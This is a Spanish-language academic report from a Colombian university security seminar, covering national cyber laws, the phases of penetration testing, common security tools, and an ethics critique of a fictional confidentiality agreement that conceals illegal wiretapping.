CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

MIGUEL ANGEL TORRES ROMERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

MIGUEL ANGEL TORRES ROMERO

JOHN FREDY QUINTERO
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2023

RESUMEN

El presente documento tiene la finalidad de establecer un entendimiento general en relación con el actuar de los grupos de seguridad Blue Team y Red Team; luego de planteadas las situaciones de seguridad informática expuestas en las etapas desarrolladas durante el Seminario Especializado: “Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team”, se evidencia la necesidad de establecer medias de prevención, contención y fortalecimiento de la ciberseguridad para la organización objeto de estudio.

Lo equipos de seguridad Blue Team se conforman para fortalecer las medidas de protección en seguridad informática, mediante estos se realizan actividades como la recolección de datos para identificar todo aquello que hay que resguardar, se ejecuta una estimación de riesgos con la finalidad de reforzar los sistemas informáticos y de cómputo de múltiples formas, por ejemplo, incluyendo reglas de seguridad más rigurosas, además de desempeñar una función didáctica con los colaboradores de la organización para que comprendan los procedimientos de seguridad a seguir.

Adicionalmente, por medio de la implantación y gestión de grupos de seguridad Red Team se determinan los procedimientos y herramientas de software empleadas para identificar y reproducir los ataques desde una perspectiva muy similar al actuar de los entes maliciosos, que por ejemplo, pueden provocar la fuga de información por medio de técnicas de ataque intrusivas con conexiones de Shell remota en un sistema operativo vulnerable, y en general para provocar daños considerablemente importantes sobre la operación de las organizaciones.

TABLA DE CONTENIDO

pág.

TABLA DE ILUSTRACIONES

Pág.

GLOSARIO

Amenaza. Es una condición adversa que puede llegar a ocurrir provocando una situación no favorable sobre los activos y la información de una organización a nivel de todos los componentes de tecnologías de información y las comunicaciones.

Antivirus. Paquete de programa de computadora que tiene como funcionalidad especifica la detección y bloque de software que puede llegar a afectar el correcto funcionamiento de un sistema computacional.

Ciberataque. Corresponde a la actuación negativa y no autorizada realizada desde un componente del ámbito del ciberespacio y que atenta contra los sistemas informáticos de las organizaciones.

Control de acceso. Es el método empleado para determinar el acceso y comprobación de permisos para ingresar a un sistema de teleinformática.

Credenciales. Hacen parte del proceso de autenticación para comprobar la autorización de acceso sobre un sistema informático, esta conformado generalmente por la pareja de usuario - clave.

CSIRT. Son las siglas de “Equipo de atención y respuesta ante incidentes de Seguridad”, son formados para atender y dar respuesta sobre los casos en que se compromete la seguridad informática.

CVE. Son las siglas de “Listado de Vulnerabilidades Conocidas”[1], consiste en un listado que contiene las generalidades y características de las vulnerabilidades previamente identificadas, también contiene las posibles condiciones para ser remediadas.

Equipos Azul (Blue Team). Grupo de seguridad de informática conformado por profesionales en seguridad de redes y sistemas computacionales, especializados en la detección de ataques y la corrección de las brechas de seguridad.

Equipo Rojo (Red Team). Es grupo de profesionales de las tecnologías de la información y las comunicaciones que realiza tareas de intrusión, pruebas de seguridad para vulnerar los sistemas informáticos de modo que evidencian las fallas y posibles falencias en la protección, su modo de actuar trata de semejar a los ciberdelincuentes, permitiendo que los Blue Team puedan proponer mejoras para subsanarlas.

[1] INCIBE. Glosario de términos de ciberseguridad V2. INCIBE [página web]. (2020). [Consultado el 2, abril, 2023]. Disponible en Internet: <https://www.incibe.es>.

Firewall. En español es llamado cortafuegos, es un dispositivo conformado por software y/o hardware diseñado y configurado para examinar el tráfico de red y los paquetes de datos trasmitidos y/o recepcionados entre el perímetro de la red interna e internet en una organización , detiene/impide los intentos de acceso y permite solo aquello que es previamente programado.

Intrusión. Acceso efectivo sobre un sistema informático y que es perpetrado por un ente malicioso sin la autorización del propietario del medio tecnológico.

Inyección de código. Son instrucciones de código informático introducidas a un paquete de software y que pueden llegar a provocar un comportamiento no deseado o con el fin de lograr una acción maliciosa.

Mitigación. En el entorno de la seguridad de la información corresponde a la reducción de los efectos adversos causados por un ataque o intrusión maliciosa.

Vulnerabilidad. Punto de debilidad en un sistema de cómputo, red informática, sistema de información y/o componente de software que puede ser aprovechado por un agente malicioso para su beneficio en afectación de una organización.

INTRODUCCIÓN

Actualmente no existen empresas, instituciones y/o organizaciones que no estén alineadas con el uso de la internet, las redes LAN, las transacciones electrónicas y/o los documentos digitales; en concordancia con lo anterior, definir los planes y las estrategias de gestión en temas relacionados con la ciberseguridad son prioridad para los administradores y altos directivos organizacionales.

Debido a que la operación y funcionamiento de las organizaciones ha evolucionado con las tecnologías de la información y las comunicaciones, un factor de suma relevancia son las condiciones de seguridad informática, en consecuencia, las tácticas de los grupos de seguridad Red Team y Blue Team permiten incrementar los niveles de seguridad sobre las redes y sistemas informáticos, ya que evalúan, verifican, ejecutan y proponen planes de mejora.

1 OBJETIVOS

1.1 OBJETIVOS GENERAL

Determinar los aspectos más sobresalientes que fueron desarrollados durante las actividades propuestas en el Seminario Especializado, mediante la presentación del informe técnico.

1.2 OBJETIVOS ESPECÍFICOS

- Relacionar los componentes legislativos más relevantes a nivel nacional en materia de seguridad y protección digital.

- Determinar los componentes éticos relacionados con actuar del ingeniero en seguridad informática.

- Describir las medidas de ciberseguridad más importantes a nivel de la competencia de los grupos de seguridad Blue Team, además de las estrategias pertinentes para realizar una efectiva protección de los sistemas informáticos.

- Realizar la descripción de las herramientas utilizadas en el ambiente de la ciberseguridad, junto con los procedimientos empleados por los grupos Red Team, para determinar las fallas en la seguridad de la información de los componentes de software del banco de trabajo.

- Determinar qué fases o pasos a seguir componen un análisis de seguridad de pentesting.

2 DESARROLLO DEL INFORME

2.1 COMPONENTES LEGISLATIVOS DE CIBERSEGURIDAD

En Colombia existen diferentes leyes relacionadas con la seguridad informática, la protección de datos personales, la penalización de los delitos informáticos, y en general todas las actuaciones en el ámbito de la computación y el espacio cibernético nacional y que pueden ser aplicados en la gobernanza de la seguridad digital en las entidades gubernamentales y también en las organizaciones privadas:

- **LEY 527 DE 1999**. Corresponde a la reglamentación y definición legislativa acerca del acceso y el uso de los datos electrónicos, establece los conceptos principales relacionados con el comercio electrónico, los mensajes de datos y su comunicación, las firmas digitales con las entidades de certificación, el intercambio electrónico de información.

- **LEY 1266 DE 2008**. En esta se dan a conocer las disposiciones generales en materia de hábeas data (protección de datos), la regulación y el manejo de la información almacenada en las bases de datos que contienen información personal, las bases de datos sobre información financiera, crediticia, comercial, de servicios personales y de terceros.

- **LEY 1341 DE 2009**. Corresponde a la legislatura nacional que determina las políticas relacionadas al sector de las tecnologías de la información y las comunicaciones, la prioridad de acceso a las TIC, la libre competencia e inversión, el uso racional y optimo de las infraestructuras, la protección de los usuarios y en general el derecho a la comunicación e información de los servicios básicos de TI.

- **LEY 1273 DE 2009**. En esta ley se determinan las consecuencias penales a que hay lugar cuando se realizan actos inapropiados y que atentan contra la protección de la información y de los datos, así mismo, se establecen aquellos factores que intervienen integralmente y que utilizan las tecnologías de la información y las comunicaciones y la preservación efectiva de estos.

- **LEY 1581 DE 2012**. Se dan a conocer todos aquellos factores y disposiciones legales referentes al derecho constitucional de todas las personas a conocer, actualizar y rectificar[2] la información y datos que le fueron recolectados en las bases de datos o archivos en línea o digitales por empresas públicas o privadas, que son susceptibles de tratamiento por estas.

[2] FUNCIÓN, Pública. Ley 1581 de 2012 - Gestor Normativo. Inicio - Función Pública [página web]. (18, octubre, 2012). [Consultado el 12, febrero, 2023]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

- **CONPES 3754**. Corresponde a la política Nacional de Seguridad Digital y su finalidad es la de establecer una estrategia para la gestión de la seguridad digital y los riesgos sobre esta, empleando las mejores prácticas internacionales para su tratamiento teniendo en presente el contexto nacional, para establecer los principios y ponderando las estrategias en pro de la seguridad digital pública.

2.2 ETAPAS DE EJECUCION DE UNA PRUEBA DE PENTESTING

La práctica de las actividades de Pentesting también conocidas como pruebas de penetración, sigue una serie de pasos o fases organizadas para lograr los objetivos formulados. Cada fase es definida para realizar las pruebas de seguridad cibernética, donde se utilizan diferentes herramientas de software según el entorno en el que se desarrollan las actividades pruebas de vulnerabilidades.

En la realización de una prueba de penetración se estipulan cuáles son las tareas para realizar, los resultados esperados y cuáles son las consecuencias de la ejecución de las pruebas. Por otro lado el cliente también debe definir explícitamente cuales son las restricciones a las cuales el equipo de seguridad de pentesting debe estar supeditado.

Es importante determinar todos los objetivos a alcanzar con la prueba de penetración y los componentes tecnológicos involucrados a nivel organizacional, de esta manera se da a conocer las posibles consecuencias de su ejecución, como por ejemplo los riesgos de paradas en servicios, la saturación de red, problemas de carga en servidores o la pérdida de tiempo de empleados; en consecuencia, se debe obtener la autorización informada para llevar a cabo el test de intrusión y todas las tareas relacionadas y especificadas en el alcance, donde el cliente u organización conozca y acepte los potenciales problemas y efectos secundarios que se puedan presentar.

En el proceso de pentesting se debe seguir una metodología con el objetivo de fraccionar en pequeñas tareas su ejecución para lograr resultados óptimos.

2.2.1 Reconocimiento.

Se puede establecer como la recogida de información y consiste en todas las tareas relacionadas al reconocimiento que se realiza sobre la organización y que en ningún momento son intrusivas sobre la infraestructura del objetivo. La información que se recolectada del objetivo proviene de diferentes fuentes que van desde la que son públicas y accesibles en internet, hasta la información que es entregada por el cliente. El reconocimiento es la fase que tiene vital importancia dentro del proceso

de pentesting porque es el punto de partida, cuanta más información se pueda recoger servirá para los análisis posteriores y el logro de los objetivos.

Algunos de los métodos o herramientas utilizadas en el reconocimiento son los registros públicos de www.whois.ws, las búsquedas avanzadas desde www.google.com, ingeniería de redes sociales como Facebook, Twitter, etc.

2.2.2 Descubrimiento.

En esta etapa se realiza la recogida de la información expresamente desde el interior de la organización, es decir desde su propia infraestructura tecnológica. La información recolectada desde esta fase es la base para realizar las tareas de pruebas de vulnerabilidades a partir de las IP´s, servidores, aplicaciones web, servicios ý datos sobre usuarios de la red descubiertos.

Para esta etapa del pentesting se pueden emplear muchas herramientas de software como por ejemplo el escáner de red NMAP, los analizadores de vulnerabilidades WEB Open VAS, Nessus, etc.

2.2.3 Explotación.

La fase número tres es la explotación del sistema o los sistemas objetivo, es una prueba intrusiva y se realiza a partir de la información obtenida en las fases de reconocimiento y descubrimiento, las vulnerabilidades que fueron descubiertas son aprovechadas para realizar un ataque y obtener la puerta de entrada al sistema objetivo.

Como herramienta de software para la ejecución de las actividades de explotación y aprovechamiento de vulnerabilidades se emplea Metasploit Framework, la cual es una plataforma de uso libre no comercial que permite realizar conexiones de Shell de comandos inversa o directa sobre el sistema comprometido.

2.2.4 Post explotación.

Se puede determinar que esta etapa es la finalidad de los entes maliciosos ya que consiste en la explotación de los sistemas comprometidos y de los cuales ya se obtuvo un acceso efectivo, en el proceso de post explotación se tiene como finalidad el mantener el acceso ya conseguido y adicionalmente lograr obtener el mayor grado de privilegios (permisos o roles de administrador), también se persigue penetrar hacia el interior de la red de la organización y sobre la mayor cantidad de dispositivos.

La herramienta de mayor utilización en esta etapa se llama Meterpreter que permite realizar la carga un programa de línea de comandos avanzado.

2.2.5 Informes.

Debido a que los análisis realizados durante un pentesting son principalmente éticos, se considera como etapa final la estructuración, análisis y divulgación de un informe detallado de las evidencias encontradas, vulnerabilidades presentes y aprovechadas y como podrían subsanarse. Los informes deben ser de dos tipos, un informe técnico muy detallado que describa las tareas realizadas y los puntos o falencias evidenciadas y como fueron aprovechadas, y un informe ejecutivo donde se incluyan las tareas más relevantes para remediar cada uno de los puntos débiles encontrados.

2.3 HERRAMIENTAS DE CIBERSEGURIDAD

En el ámbito de la ciberseguridad existen diferentes posibilidades e instrumentos que apoyan la labor de test y verificación de la presencia de riesgos informáticos, así como de herramientas que permiten la explotación de vulnerabilidades, se realiza la descripción de algunas de estas:

METASPLOIT. Es un sistema framework de código abierto para el desarrollo de pruebas de pentesting y ciberseguridad. Contiene una gran cantidad de herramientas para la recolección, explotación y post-explotación de diversas vulnerabilidades conocidas mediante una gran base de datos de operaciones y cargas útiles descubiertas en función de las debilidades identificadas. Metasploit es implementada dentro de Kali Linux y especialmente diseñada para realizar Hacking ético.

NMAP. Herramienta para el escaneo de redes y servicios instalados en los diferentes servidores o equipos personales. Permite la identificación de versiones, aplicaciones, puertos abiertos sobre los protocolos de red. Tiene la finalidad de escanear la red, buscar equipos y servicios activos en la red. Es una herramienta fundamental en la aplicación de pentesting, como elemento principal o complemento de otras herramientas.

OpenVas. Es un escáner de vulnerabilidades que admite varios protocolos de Internet e integra un lenguaje de programación para ejecutar diferentes tipos de pruebas[3], adicionalmente contiene una extensa base de datos de fallos de seguridad conocidos, para localizar en una red o sistema de cómputo.

ExploitDB. Es un recurso que se encuentra en línea y contiene una base de datos de archivos de exploits. Permite adquirir un aprendizaje sobre los métodos que

[3] OPENVAS. OpenVAS - Open Vulnerability Assessment Scanner. OpenVAS - Open Vulnerability Assessment Scanner [página web]. [Consultado el 13, febrero, 2023]. Disponible en Internet: <https://www.openvas.org/>.

emplean los ciberdelincuentes mediante una gran cantidad de exploits públicos disponibles para descarga.

CVE. Los CVE´s son las vulnerabilidades y exposiciones comunes agrupadas en una lista de fallas de seguridad informática que se encuentran disponibles públicamente en internet[4]. Las vulnerabilidades CVE se les asigna un número de identificación y provienen de personas, organismos e investigadores que identifican un error de seguridad.

2.4 ANÁLISIS DE LOS DOCUMENTOS ANEXOS

De acuerdo con la lectura de los documentos propuestos se pueden determinar que existen ciertas cuestiones de confidencialidad, legalidad y moralidad con respecto al ejercicio de la profesión de un ingeniero de sistemas directamente relacionado con la ciberseguridad y el tratamiento de la información que le es entregada o descubierta en su labor.


Inicialmente se aborda el documento “ANEXO2 - ESCENARIO2”, en el cual se encuentra una condición irregular correspondiente a que el abogado que elaboro el contrato fue despedido por consignar procesos ilícitos en los acuerdos, adicionalmente la alta gerencia decide aprovechar esta condición como prueba de admisión al personal que conformara los grupos de seguridad a contratar.

Para el documento “ANEXO3 - ACUERDO”, se observan los siguientes procesos no lícitos y antiéticos:

Errores de forma en el “Acuerdo” se presentan a lo largo del documento, después de cada numeral se evidencian espacios de interlineado muy grandes, donde si se quisiera, alguna de las partes podría agregar contenido adicional posterior a la firma o suscripción de este para alterar los compromisos adquiridos o las obligaciones por cumplir.

[4] REDHAT. El concepto de CVE. Red Hat - We make open source technologies for the enterprise [página web]. [Consultado el 13, febrero, 2023]. Disponible en Internet: <https://www.redhat.com/es/topics/security/what-is-cve>.

Ilustración 1. Errores de forma y redacción del acuerdo.




1. Que la información compartida en virtud del presente acuerdo pertenece a Whitehouse Security**,** y la misma es considerada sensible y de carácter restringido en su divulgación, manejo y utilización. Dicha información es compartida en virtud del proceso de selección de personal.
2. Que la información de propiedad de Whitehouse Security Whitehouse Security ha sido desarrollada u obtenido legalmente, como resultado de sus procesos, programas o proyectos y, en consecuencias abarca documentos, datos, tecnología y/o material que considera

   único y confidencial, o que es objeto de protección a titulo de secreto industrial.
3. Que el presente acuerdo se realiza por un lado entre la parte receptora de la información como integrante del proceso de selección de personal*, nombre estudiante* que para el presente caso actual como **revelador, guarda y administrados** de la información de propiedad de Whitehouse Security.

Fuente: Seminario especializado anexo 3 – Acuerdo.

Errores de redacción en el documento, por ejemplo en la parte correspondiente al numeral dos se realiza la redacción de su contenido con un párrafo interrumpido por espacios interlineas que dan cabida a adicionar mas contenido o a cambiar el sentido de los inicialmente escrito.

Ilustración 2. Errores de redacción Anexo.




2. Que la información de propiedad de Whitehouse Security Whitehouse Security ha sido desarrollada u obtenido legalmente, como resultado de sus procesos, programas o proyectos y, en consecuencias abarca documentos, datos, tecnología y/o material que considera

   único y confidencial, o que es objeto de protección a titulo de secreto industrial.

Fuente: Seminario especializado anexo 3 – Acuerdo.

En la Cláusula primera se evidencia inicialmente una condición de confidencialidad de la información que le es confiada ala parte receptora pero al final se enuncia claramente que puede llegarse a presentar procesos ilegales dentro de la organización “Whitehouse Security”.

Ilustración 3. Evidencia de procesos ilegales.



En consecuencia, **las partes** se suscriben a las siguientes cláusulas:

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.

Fuente: Seminario especializado anexo 3 – Acuerdo.

En la Cláusula segunda inciso 2 se expresa textualmente que existen datos secretos correspondientes a interceptación de información de forma ilegal (chuzadas) y accesos abusivos a sistemas informáticos.


Ilustración 4. Información confidencial ilegal.


2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

Fuente: Seminario especializado anexo 3 – Acuerdo.

Cláusula cuarta inciso 3 se evidencia el texto que indica que no debe denunciarse actuaciones ilegales de la organización para la apropiación de información.


Ilustración 5. Información que no debe denunciarse.


3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Fuente: Seminario especializado anexo 3 – Acuerdo.

En la misma Cláusula cuarta también se indica que no debe publicar o delatar acerca de información ilegal que tenga conocimiento por objeto del desarrollo de las actividades contratadas.


Ilustración 6. No divulgación de información ilegal.



Fuente: Seminario especializado anexo 3 – Acuerdo.

Incisos 7 y 8, el profesional receptor de la información debe responder judicialmente por la información ilegal que maneja la organización.


Ilustración 7. Responsabilidad adquirida.



Fuente: Seminario especializado anexo 3 – Acuerdo.

La cláusula quinta no enuncia las obligaciones de la parte propietaria o reveladora de la información el texto no es claro y está incompleto.

Ilustración 8. Obligaciones no estipuladas.



Fuente: Seminario especializado anexo 3 – Acuerdo.

En la redacción del documento se encuentran vacíos, por ejemplo hace falta la cláusula séptima.

Ilustración 9. Inexistencia de la Cláusula 7.

Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.

Fuente: Seminario especializado anexo 3 – Acuerdo.

Se imputa toda la responsabilidad de cualquier información ilegal y su manejo a la parte receptora del contrato, además que si el profesional es acusado debe costear de forma particular los derechos pecuniarios de un abogado por su cuenta.

Ilustración 10. Evasión de responsabilidad.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.

Fuente: Seminario especializado anexo 3 – Acuerdo.

2.5 ARTÍCULOS VULNERADOS DE LA LEY 1273 – 2009

Después de realizado el análisis de los anexos se evidencia que existe contenido explicito en el documento “Anexo 3 - Acuerdo” que vulneran algunos de los artículos promulgados en la Ley 1273 de 2009 de acuerdo con lo siguiente:

Artículo 269A, En la 1273 se establece como delito “Acceso abusivo a un sistema informático”, en el acuerdo existe evidencia que puede obtenerse información confidencial mediante el acceso abusivo a sistemas, lo cual es delito penalizado.

Artículo 269B, este enunciado de la Ley 1273 indica que es penalizada la “Obstaculización ilegítima de sistema informático o red de telecomunicación”, en el acuerdo se expresa textualmente que puede presentarse interceptación de información confidencial de forma abusiva y sin permiso mediante “Chuzadas”.

Artículo 269C, este enunciado de la Ley 1273 promulga que es penalizada la “Interceptación de datos informáticos”, en el “Anexo - 3 Acuerdo” de la organización Whitehouse se indica literalmente que durante las reuniones puede tratarse, y durante la ejecución misma de la labor contratada, información con carácter confidencial, recolectada de manera ilegal.

